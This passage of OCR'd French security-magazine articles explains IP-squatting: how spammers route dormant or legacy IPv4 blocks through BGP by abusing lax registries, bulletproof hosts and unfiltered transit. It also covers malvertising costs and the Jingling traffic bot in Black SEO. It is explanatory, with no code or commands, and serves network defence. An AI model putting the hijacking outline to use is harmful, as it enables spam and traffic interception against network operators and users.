Dans une étude menée par la société EY en 2015 et publiée par l'Internet Advertising Bureau (IAB) **[IABE]**, le manque à gagner dû au *Malvertising* est estimé à quelques 200M$ sans compter les coûts de la mise sous liste noire de sites ayant servi à l'insu de leur plein gré des bannières frauduleuses. 7 % des 650 membres de l'IAB évaluent ces coûts à des sommes situées entre 200 000$ et 499 999$. L'étude met aussi en lumière le risque de la multiplication des dispositifs de blocage de publicités comme conséquence du *Malvertising*. Les publicitaires ont donc tout intérêt à combattre ce fléau.

Les lignes bougent cependant avec la propension des internautes à utiliser de plus en plus d'équipements mobiles. Attirant les investissements, ceux-ci présentent de sérieux challenges pour tous les acteurs du marché de la publicité. Le manque d'outils d'analyse de données, les difficultés du profilage et de la corrélation des habitudes de navigation depuis ces objets avec celles constatées sur les traditionnels ordinateurs posent de réels problèmes, sans oublier la petite taille des écrans des ordiphones dont la monétisation est malaisée. Il sera intéressant de voir comment les attaquants feront évoluer le *Malvertising* sur ces nouveaux cordons ombilicaux de l'Humanité interconnectée au-delà des fausses applications présentes en pagaille.

En attendant, pour ne pas charger une réclame frauduleuse, il suffit le plus souvent d'installer des extensions de blocage de publicités, disponibles pour les principaux navigateurs, ou de bloquer les régies publicitaires au niveau des serveurs mandataires. Mais ces mesures ne protègeront pas les utilisateurs des sites compromis. Il faut pour cela maintenir butineurs et greffons à jour, mais c'est plus facile à dire qu'à faire dans nombre d'entreprises. Décidément, la cybercriminalité a encore des jours radieux devant elle. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com.

IP SQUATTING APPLIQUÉ AU SPAM

Jérôme NICOLLE (@chiwawa_42) – Ceriz – jerome@ceriz.fr
Arnaud FENIOUX (@afenioux) – France-IX – afenioux@franceix.net

mots-clés : RÉSEAU / SPAM / BGP / HIJACKING / USURPATION

Les spammeurs sont des gens très créatifs. Progressant plus rapidement en réseau qu'en orthographe, certains ont industrialisé une pratique jusque-là connue des seuls bas-fonds de l'Internet : l'IP-Squatting.

1 L'attribution des adresses sur Internet

Internet permet le routage de paquets utilisant les protocoles IPv4 et IPv6 entre des adresses assignées à des réseaux, appelés « systèmes autonomes » (ou « AS ») identifiés par un *Autonomous System Number* (AS).

Les ressources devant être uniques pour que le réseau fonctionne, une organisation mondiale, l'*Internet Assigned Numbers Authority* (IANA), gère les assignations des numéros de réseau et des blocs d'adresses.

Avec la croissance du réseau, l'IETF a recommandé en 1992 que des entités continentales, les *Regional Internet Registries* (RIR) soient créées pour supplanter l'IANA. Elles sont aujourd'hui au nombre de cinq : AFRINIC, APNIC, ARIN, LACNIC et RIPE NCC. Les ressources jusque-là gérées par l'IANA sont déléguées aux RIR, et les assignations prédatant cette délégation sont maintenues avec un statut particulier, non contractuel. Toute nouvelle allocation désormais est gérée par un RIR et soumise à certaines règles et obligations. Pour la zone RIPE à laquelle est rattachée l'Europe, ces règles sont énumérées dans le document « RIPE-649 » **[0]**.

Les relations entre un opérateur et un RIR peuvent prendre plusieurs formes, mais sont essentiellement contractuelles et requièrent le versement d'une cotisation annuelle ou de frais de gestion – fussent-ils d'un montant très faible. L'absence de paiement de ces frais ou cotisations a pour effet de révoquer les assignations d'identifiants numériques (ASN ou blocs d'adresses).

Les blocs et AS assignés avant la mise en place des RIR n'étant pas soumis au paiement de ces frais, la disparition de l'assignataire ne peut être constaté que par enquête et les ressources assignées sont susceptibles de rester dormantes faute d'initiative pour les récupérer.

Chaque réseau se voit assigner un numéro d'AS et un ou plusieurs blocs d'adresses. Les allocations sont consignées – plus ou moins rigoureusement – dans des registres (nommés IRR – *Internet Routing Registry*).

2 Le routage des blocs attribués

Le routage entre les réseaux constituant Internet se fait au moyen du protocole BGP (*Border Gateway Protocol*), qui permet à chaque réseau d'annoncer à ses pairs ses blocs d'adresses, et en retour de recevoir la liste des blocs que ces pairs savent joindre.

Chaque AS va établir des sessions BGP avec ses partenaires. Le protocole crée une relation de confiance implicite. Pour qu'un bloc d'adresse soit joignable, il doit être annoncé à tous les autres réseaux d'Internet. Ces annonces peuvent être directes (*peering*) ou indirectes (transit, par le biais d'un autre réseau).

Lorsqu'un réseau reçoit d'un de ses pairs une annonce pour un préfixe, il peut en contrôler la légitimité pour accepter ou ignorer cette annonce. Cela se fait au moyen de filtres configurés sur chaque routeur et pour chaque session BGP. Ces filtres peuvent être basés sur les informations contenues dans les IRR, nommément dans des objets de type « inetnum » et « inet6sum » désignant les blocs d'adresses, et des objets de type « route » et « route6 » consignant la légitimité d'une annonce telle que déclarée par le gestionnaire identifié de l'AS et des blocs d'adresses. La consultation des registres est toujours au moins possible par le protocole whois.

Un mécanisme plus récent, RPKI/ROA **[1]**, permet au routeur d'interroger un serveur, qui va à son tour interroger les registres, pour déterminer si une annonce est légitime ou pas, sans avoir eu à configurer de filtres spécifiques préalablement. Ce mécanisme est encore très rarement utilisé, car peu de registres sont suffisamment bien tenus et peu d'opérateurs acceptent la surcharge de travail que requiert le déploiement de ce mécanisme.

De fait, les interconnexions reposent encore majoritairement sur la confiance entre les opérateurs, qui configurent soit une limite au nombre de préfixes qu'un AS peut annoncer, soit une liste stricte de préfixes autorisés à être annoncés sur cette session, soit parfois aucun filtre. Le meilleur exemple est l'incident de juin

2015 affectant Level3 **[3]** (le plus gros opérateur IP au monde) après qu'un de ses clients, Telecom Malaysia, lui ait annoncé qu'il savait joindre tout Internet, à cause d'une erreur de configuration.

3 Changement de priorité

Revenons-en au SPAM. La particularité de cette activité est qu'elle est très peu chère à pratiquer, car la part de travail coûteuse, le traitement et le stockage des messages, est à la charge du destinataire. C'est ce qui fait la rentabilité du SPAM depuis des décennies.

Une autre particularité du SPAM est qu'il requiert une implémentation (à peu près) correcte du protocole SMTP. Celui-ci fonctionnant sur le port TCP/25, une communication bidirectionnelle est donc indispensable.

La chasse aux open-relays

Dans les premiers réseaux de messagerie (UUCPNET, BITNET, FidoNet...), chaque serveur de messagerie acceptait de recevoir, stocker et retransmettre des messages pour pallier aux limites imposées par les connectivités disponibles à l'époque. Au milieu des années 90, les spammeurs ont commencé à utiliser ces « Open-Relays » afin d'amplifier leur capacité d'envoi de messages aux frais de tiers, et de mélanger les messages illégitimes au flux de messages traités par des serveurs légitimes.

Afin d'endiguer cette pratique, des recommandations officielles sont apparues à la fin des années 90 et le protocole SMTP a été enrichi de fonctionnalités permettant de limiter ces pratiques. Les distributions UNIX ont modifié les configurations par défaut des logiciels de transport de messages, et la proportion de serveurs de messagerie « Open-Relays » est passée de 90% à moins de 1% en moins d'une décennie [2].

La disparition des Open Relays a permis de faciliter la distinction des serveurs légitimes de ceux dédiés au SPAM, et a favorisé l'apparition des Blacklists recensant ces derniers pour permettre les filtrages de niveau 3.

La lutte contre le SPAM a utilisé plusieurs techniques au fil des années. Le filtrage par analyse du contenu (Spam Assassin) a vite montré ses limites (consommation de ressources CPU côté destinataire) face à la croissance du trafic, et le risque de faux-positifs a toujours été un facteur limitant dans la précision de son fonctionnement.

Le filtrage par contenu est donc plus souvent couplé d'autres méthodes. Le *Grey Listing* par exemple repose sur le fait qu'un spammeur ne tentera pas la retransmission du mail si celui si est temporairement rejeté. Il s'agit alors d'une règle de filtrage applicative. Mais la technique la moins coûteuse reste le filtrage par l'adresse IP de l'émetteur (souvent lié à l'utilisation de *DNS-based Blackhole List* – DNSBL – pour une mise à jour en temps réel).

Un spammeur va généralement utiliser une machine dédiée à son activité. L'adresse IP de cette machine n'est pas supposée servir à des envois de messages légitimes depuis que les campagnes de chasse aux open-relays ont fonctionné. C'est ainsi que les adresses IP « propres » (non listées dans une Blacklist) sont devenues la matière première du SPAM.

4 Chercher la ressource

Pour « travailler », un spammeur a donc besoin d'une machine disposant d'une connectivité performante et surtout d'une adresse IP répondant aux caractéristiques suivantes :

- libre (ou presque) ;
- inconnue des listes de blocage ;
- correctement routée sur l'ensemble d'Internet.

Le dernier point fait débat, car il n'est pas si indispensable que ça. Lorsque la majorité des adresses mail cibles est gérée par un nombre réduit d'hébergeurs, il suffit d'obtenir un routage vers ces quelques hébergeurs pour que les messages soient transmis. Les plus gros hébergeurs étant présents sur des points d'échanges avec des politiques d'interconnexion ouvertes, il est relativement aisé de cibler le point d'échange le plus laxiste possible en terme de filtrage pour que ces hébergeurs reçoivent et acceptent les blocs annoncés.

Voici quelques typologies d'adresses qui pourraient servir de matière première pour l'envoi de SPAM.

4.1 Les serveurs dédiés

Les spammeurs se sont tournés vers des hébergeurs afin de louer une machine connectée et son adresse. Une fois la campagne de messages envoyée, l'adresse était repérée comme ayant servi à l'envoi de SPAM et ajoutée dans des listes de blocage, la rendant impropre à l'envoi de mails légitimes par la suite, et ce pour une durée parfois longue.

Certaines listes indélicates ont pris l'habitude de bloquer tout l'hébergeur d'un coup, perturbant l'envoi de messages légitimes d'autres clients de cet hébergeur. Ce dernier n'avait alors parfois pas d'autre choix que de payer l'éditeur de la liste de blocage pour dé-lister ses réseaux, sans garantie qu'ils ne soient pas rapidement listés à nouveau par la faute d'un client indélicat.

Les hébergeurs sont ainsi devenus plus regardants quant aux activités de leur clientèle. Certains sont allés jusqu'à filtrer tout les flux de mails sortant de leur réseau pour annuler l'intérêt de leur offre aux yeux des spammeurs et éviter d'avoir à payer régulièrement les éditeurs de blacklist – et dédommager et/ou perdre les clients légitimes impactés.

D'autres hébergeurs sont par contre relativement tolérants, permissifs, voire enthousiastes – moyennant finances – à accueillir ce type d'activités. On les dit « Bulletproof ».

4.2 Les connexions résidentielles

Au début des années 2000, la méthode prévalant pour l'envoi massif de SPAM était l'utilisation de botnets de milliers ou millions de machines résidentielles infectées. Ces machines pouvaient tenter de joindre directement des serveurs SMTP destinataires de messages.

Les premières blacklists ont rapidement intégré les blocs d'adresses résidentielles comme des sources illégitimes de mails. Des fournisseurs d'accès ont commencé à bloquer le trafic à destination du port TCP/25 d'autres machines que le relais SMTP mis à disposition de son abonné. Ce relais implémente traditionnellement des mécanismes de filtrage par analyse de contenu.

De nouvelles utilisations des botnets ont favorisé leur développement et en font néanmoins un vecteur toujours d'actualité pour la diffusion du SPAM.

4.3 Des blocs assignés au spammeur

Se voyant refusés par les hébergeurs, certains spammeurs ont créé leurs propres réseaux en obtenant des assignations de blocs d'adresses. Qui ont naturellement été très rapidement blacklistés - ce qui déclenche parfois des DDoS spectaculaires en représailles, comme l'affaire Spamhaus en 2013. Un spammer avait alors lancé une attaque massive paralysant les services du principal éditeur de listes de blocage **[4]**.

La raréfaction du nombre d'adresses IPv4 disponibles auprès des registres a créé un marché d'achat et location de blocs d'adresses. Malgré la moins-value qu'un spammeur crée pour un bloc lors de son utilisation, certains loueurs d'adresses acceptent des marchés à tarifs élevés pour mettre à disposition ces adresses de façon temporaire.

L'offre de blocs IPv4 disponibles diminuant et la demande étant à peu près constante, la rentabilité des campagnes de spam a poussé leurs auteurs à se tourner vers une autre source de matière première (adresses IP non blacklistées).

4.4 Des blocs inutilisés (quoi que...)

Le comptage de grands nombres d'adresses se fait par multiple de 2^24 – soit environ 16,7 millions – qu'on appelle « /8s » (prononcé « slash eight »). Sur les 256 /8s, 168,7 sont annoncés et routés sur Internet ; 35,3 sont réservés ; 3,6 ne sont pas encore assignés. Il y a donc 48,3 /8s qui sont assignés, mais pas utilisés dans le routage public.




Figure 1 : Répartition de l'utilisation des blocs d'adresses IP.

La majeure partie de ces adresses correspondent à des assignations historiques, désignées *Legacy* ou *Early Registration Transfer* (ERX). Des compagnies ou administrations se sont vues alloués des /8s entiers et continuent parfois de les utiliser pour leurs réseaux internes. D'autres blocs ont été assignés à des entités qui ont disparu, par fusion ou faillite, et dont personne n'a réclamé les assignations. Ces blocs ne peuvent pas être réassignés faute de cadre contractuel concernant l'assignation initiale.

Les RIR ont mené plusieurs campagnes afin de formaliser ces assignations historiques, mais la disparition de l'assignataire est un cas de figure qui empêche tout mouvement. Afin de remettre la main sur des blocs abandonnés, certains spammeurs ont organisé l'usurpation d'identités d'entreprises et/ou de leurs dirigeants afin d'obtenir des mises à jour des registres offrant la légitimité apparente des annonces de tels blocs **[5]**.

Dans d'autres cas, plus nombreux, on voit simplement des préfixes apparaître dans la table de routage globale, derrière des AS n'ayant aucune légitimité apparente à les annoncer ou relayer. Une recherche ciblée à la suite de quelques incidents mineurs a par exemple révélé une grande quantité d'annonces illégitimes de l'AS43239 au cours de l'été 2014 **[6]**.

Comment les spammeurs parviennent-ils à router ces blocs qui ne leur ont pas été assignés ?

5 (Complicité d') Abus de confiance

Reprenons l'exposé depuis le début. Un spammeur a besoin d'adresses IP « propres » pour travailler. S'il obtient une assignation ou achète un bloc, celui-ci sera rapidement identifié par les services d'anti-spam. Sachant que le bloc sera blacklisté, peu d'opérateurs acceptent d'en louer aux spammeurs. Ces derniers n'ont

donc qu'une solution : utiliser n'importe quel bloc – de préférence « disponible » (i.e. pas actuellement annoncé sur Internet) – sans en avoir la légitimité.

Pour pouvoir router ce bloc sur Internet, il faut qu'au moins un opérateur accepte de fournir un transit au spammeur, et que les annonces soient relayées et acceptées par les pairs et transits de cet opérateur. De deux choses l'une :

- soit le spammeur parvient à abuser la confiance d'un registre afin de prendre le contrôle des enregistrements représentant le routage légitime du bloc d'adresses (via récupération d'un nom de domaine abandonné, pointé dans les enregistrements) ;
- soit les opérateurs acceptent de fournir un transit au spammeur sans aucun contrôle de la légitimité des annonces.

Il est assez facile de berner les opérateurs faisant des contrôles de légitimité sur des IRR peu sûrs (par exemple avec RADb **[7]** qui ne fait pas de vérification avant d'accepter un nouvel enregistrement **[8]**).

Alors que la première approche repose essentiellement sur le social-engineering, la seconde consiste finalement à trouver un complice plus ou moins volontaire. Pour toucher un plus grand nombre de destinataires, il faut réunir plusieurs composants :

- un hébergeur bulletproof, qui acceptera d'héberger un spammeur ;
- cet hébergeur doit avoir de nombreux transitaires et peerings, configurés de façon aussi laxiste que possible, pour que les annonces remontent jusqu'à au moins un Tier1 ;
- dès qu'un Tier1 reçoit et accepte l'annonce, alors la visibilité totale est quasiment garantie.

Notez que la plupart des contrôles se font en associant le numéro d'AS au bloc d'adresses annoncé. Si le spammeur usurpe les deux, et qu'un opérateur accepte une session avec un AS usurpé sans en avoir contrôlé la légitimité, alors la propagation est encore plus facile, car il n'y a pas de modification à effectuer dans les registres. Cela peut arriver dans deux cas : soit le transitaire est complice, soit le spammeur usurpe l'identité de l'assignataire de l'AS et des blocs d'adresses avec succès **[9]**.

De même, si un réseau accepte de fournir un transit (Tier1 ou Tier2) à un réseau lui-même transitaire pour d'autres réseaux (Tier2), alors il pourrait vouloir s'assurer que les clients de son client (Tier3) sont réels et légitimes, car le Tier3 pourrait tout à fait configurer un routeur pour qu'il s'annonce comme étant l'AS d'origine légitime d'un préfixe usurpé. La vérification transitive (à travers plusieurs AS) est plus compliquée que si elle est effectuée dès le début (en edge), car elle implique la construction de filtres plus complexes et basés sur les déclarations des intermédiaires aux registres.

Une fois le bloc annoncé, accepté et globalement joignable, alors l'envoi de SPAM peut commencer. Celui-ci peut durer de quelques minutes à quelques heures, en fonction de la réactivité des éditeurs de listes de blocage.

Le langage RPSL

C'est à un besoin de transparence que répond le langage RPSL (*Routing Policy Specification Language* - RFC2622) utilisé pour décrire les relations inter-AS au sein de certains registres. Deux problèmes se posent alors :

- l'information doit être la plus exhaustive possible ;

- elle doit être maintenue à jour.

Comme cette information caractérise des relations diverses dont certaines sont d'ordre commercial, certains acteurs considèrent qu'il n'est pas souhaitable de les publier sur un registre opposable en vertu du secret des affaires.

Une fois le SPAM envoyé, l'annonce est abandonnée et le préfixe sombre à nouveau dans l'oubli. Il est désormais terni par une mauvaise réputation dans les listes de blocage et ne devrait plus être utilisé avant l'expiration de ces enregistrements.

L'opération peut se poursuivre sur cette infrastructure en utilisant un autre bloc. Dans le cas « Telelatina » (AS15078), plus de 1000 blocs ont ainsi été utilisés entre juillet et septembre 2014 **[10]**. Le motif était alors très reconnaissable puisqu'environ 8 préfixes étaient annoncés simultanément, utilisés, puis retirés alors que d'autres étaient annoncés, et ce plusieurs dizaines de fois à des intervalles de 8 à 24h.

6 Victime collatérale, complicité ou simple chatouillis ?

Une constante est visible dans ces « attaques » : la confiance naturelle entre les opérateurs - induite par le fonctionnement même de BGP - est abusée par un des AS intermédiaires. Quelles actions sont envisageables ?

Les guillemets sont importants ici : il ne s'agit pas d'une attaque, car les usurpations ne perturbent pas – dans le cas de leur usage par les spammeurs, et tant que le bloc ciblé n'était pas utilisé – le fonctionnement d'Internet ou d'un des réseaux qui relayent les annonces.

Il n'y a pas non plus nécessairement de violation de clauses contractuelles, puisque les assignations des blocs d'adresses, les interconnexions entre opérateurs, et même le raccordement à certains points d'échanges ne sont pas forcement soumis à un contrat.

Enfin, il ne semble pas y avoir de crime ou délit défini en droit français ou américain qui puisse s'appliquer à l'utilisation illégitime d'un bloc d'adresses dormant. Seuls certains moyens d'y parvenir sont actuellement répréhensibles (fraude, faux et usage de faux, usurpation d'identité).




Figure 2 : Annonce de blocs usurpés par Telelatina.

Internet repose tout entier sur des conventions, qu'elles soient établies de gré à gré pour les interconnexions ou sous une forme plus institutionnelle au travers de l'IETF ou du RIPE par exemple. Le non-respect des conventions ou *Best Current Operationnal Practices*, n'est pas fondamentalement répréhensible. Simplement mal vu par la communauté qui fait fonctionner le réseau.

À première vue, il n'y a donc pas d'autre recours qu'un traitement de l'anomalie par la communauté elle-même. La première réponse à un abus est la mise en place de filtres qui ne l'avaient pas été jusque-là, ou bien directement le *de-peering* (rupture unilatérale d'interconnexion).

La perte de confiance de la communauté à l'égard d'un complice – volontaire ou non – d'une campagne d'IP-squatting ne prendrait donc a priori pas d'autre forme qu'une méfiance finalement pas forcement malvenue.

Il n'en va pas de même lorsqu'une annonce intentionnellement frauduleuse perturbe le fonctionnement d'un réseau, par exemple en annonçant un bloc déjà utilisé ailleurs dans le réseau, mais une tolérance s'applique lorsque l'intention n'est pas manifeste. La plupart des pannes provoquées par des usurpations en BGP sont historiquement dues à des erreurs de configuration, pas à des attaques.

7 D'autres applications possibles

Un grand nombre de facteurs combinés permettent ce type de détournement. Pour résumer, citons les principaux :

- faible qualité de certains registres, aggravée par la marchandisation des blocs d'adresses en période de pénurie ;
- nature des interconnexions entre opérateurs, historiquement basée sur la confiance entre un nombre relativement limité d'acteurs ;
- complexité opérationnelle d'un réseau d'opérateur dont la mise à jour d'un routeur entraîne généralement des interruptions de service ;
- manque d'automatisation de ces réseaux, qui ne fonctionneraient de toute façon qu'avec des registres de bonne qualité ;
- inertie des équipementiers qui vendent très cher des implémentations tardives, voire incomplètes, des moyens de contrôle.

L'IP-squatting est donc globalement aisé pour quiconque ayant accès à une ou plusieurs interconnexions de confiance (lire « laxiste »).

Lorsqu'il est temporaire, souvent faute de logs des annonces quotidiennes de la table routage globale, il est difficile à repérer a posteriori. Il apparaît clairement aux acteurs majeurs de la lutte contre le spam que cette pratique a le vent en poupe.

Une attaque bien construite (comme Pilosov et Kapela **[11]**) permet d'aller encore plus loin que le simple SPAM, en détournant le trafic à destination d'un bloc pour implémenter un MiTM à grande échelle. C'est de cette manière que pourraient s'opérer des campagnes d'espionnage industriel **[12]**, car le chiffrement correct des mails est difficile si ce n'est impossible avec les systèmes de messagerie employés au sein des entreprises et institutions visées. ■

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com.

www.hsc-formation.fr

HSC by Deloitte.

BLACK SEO : DE L'AUTRE CÔTÉ DU MIROIR

Tris ACATRINEI-ALDEA – Projet Arcadie

mots-clés : BLACK SEO / MALWARE / BOTS / RÉSEAUX SOCIAUX

Le Black SEO n'a qu'un très lointain lien avec la sécurité informatique. Mais lorsque les techniques du Black SEO sont utilisées pour propager des malwares, souvent à l'insu des utilisateurs, cela commence à soulever des questions.

Dans le numéro 99 de *Linux Pratique*, je me suis longuement étendue sur les problématiques liées à ce que l'on appelle le Black SEO, c'est-à-dire des pratiques de référencement ne respectant pas les pratiques imposées par les moteurs de recherche. J'avais également précisé que dans 95% des cas, le recours au Black SEO n'est pas illégal. Il restait les 5% à traiter, qui recouvrent notamment la propagation des malwares. C'est donc cet aspect bien particulier du Black SEO qui va être traité dans les lignes qui suivent et j'invite le lecteur à les lire en ayant *Linux Pratique n°99* à proximité pour ne pas être totalement désorienté.

L'acronyme SEO (*Search Engine Optimization*) désigne des techniques de référencement – naturel ou payant – sur le Web et les moteurs de recherche. Le Black SEO consiste à utiliser certaines failles – mais pas au sens de la sécurité informatique – de conception pour mettre en avant ses propres contenus.

Pour les concepteurs de malwares, le terrain du Black SEO est une cible de choix. Tout d'abord, ses adeptes sont généralement à l'affût de gains financiers, faisant qu'ils en oublient toute précaution d'usage. Par ailleurs, certains d'entre eux poursuivent eux-mêmes des buts malveillants. Enfin, une bonne partie des




Figure 1 : Jingling en action.

logiciels et des outils ne fonctionnent que sous Windows et/ou requièrent l'installation de modules ou plugins complémentaires pour navigateurs ne transitant pas par le magasin officiel dudit navigateur, ce qui est l'idéal pour infecter une machine.

1 Générer du trafic

Commençons par l'outil le plus connu du Black SEO : Jingling également appelé Traffic Spirit dans sa version anglophone. Depuis qu'il a été traduit du mandarin vers l'anglais, son usage s'est répandu encore plus vite. Il s'agit d'un robot générateur de trafic. Il suffit d'indiquer l'URL dont l'utilisateur veut voir les statistiques de fréquentation augmenter et d'ajuster certains paramètres. Comment fonctionne-t-il ?

En réalité, Jingling/Traffic Spirit est un genre de code malveillant. Si l'utilisateur A le lance pour générer des visites sur son site web, il va envoyer du trafic à l'utilisateur B qui fait également tourner l'outil, mais cela n'est jamais dit de façon explicite. En ce sens, Jingling rentre plus dans la catégorie des outils d'autosurfs (ou surfs automatiques) que dans ceux des générateurs de visites. La difficulté que l'on va rencontrer est que les liens visités par Jingling/Traffic Spirit peuvent contenir des malwares et/ou des pages infectées. Normalement, l'anti-virus se met en mouvement et bloque ces tentatives d'infection. Mais un utilisateur non averti, se référant à ce qu'il va trouver sur les forums de Black SEO prendra cette alerte pour un faux positif et va désactiver l'anti-virus ou instaurer une règle permettant à Jingling de passer outre. Se faisant, l'utilisateur va infecter sa machine et voir la consommation de ses ressources augmenter drastiquement.

En effet, pour les besoins de la démonstration, j'ai lancé Jingling depuis une machine sous Windows 7, je lui ai indiqué la page d'accueil d'un de mes sites et je l'ai laissé fonctionner pendant quelques minutes.

Pendant l'utilisation de cet outil, j'ai ouvert un terminal, j'ai lancé netstat, afin de voir la liste des ports ouverts et ouvert le gestionnaire de tâches. La figure 3 (voir page suivante) illustre ce qui se passe quand Jingling est en activité.

Sur la Figure 4 (en page suivante), on peut voir ce qui se passe quand il est totalement arrêté.

Le recours à ce type de techniques a-t-il un impact sur le référencement ? Non ou plutôt, plus maintenant. En matière de référencement, le trafic n'est plus un facteur essentiel. Ce qui va être important pour le référencement c'est la notoriété, basée notamment sur les backlinks et les mentions/références sur les réseaux sociaux. Un site peut avoir 10 000 visites par jour, mais s'il n'a aucun backlink ou mention faisant autorité, son référencement ne sera pas favorablement impacté. Quelle en est l'utilité ? Cela permet de faire croire qu'un site est plus populaire qu'il ne l'est en réalité afin d'attirer des annonceurs. Dans les régies publicitaires, il y a

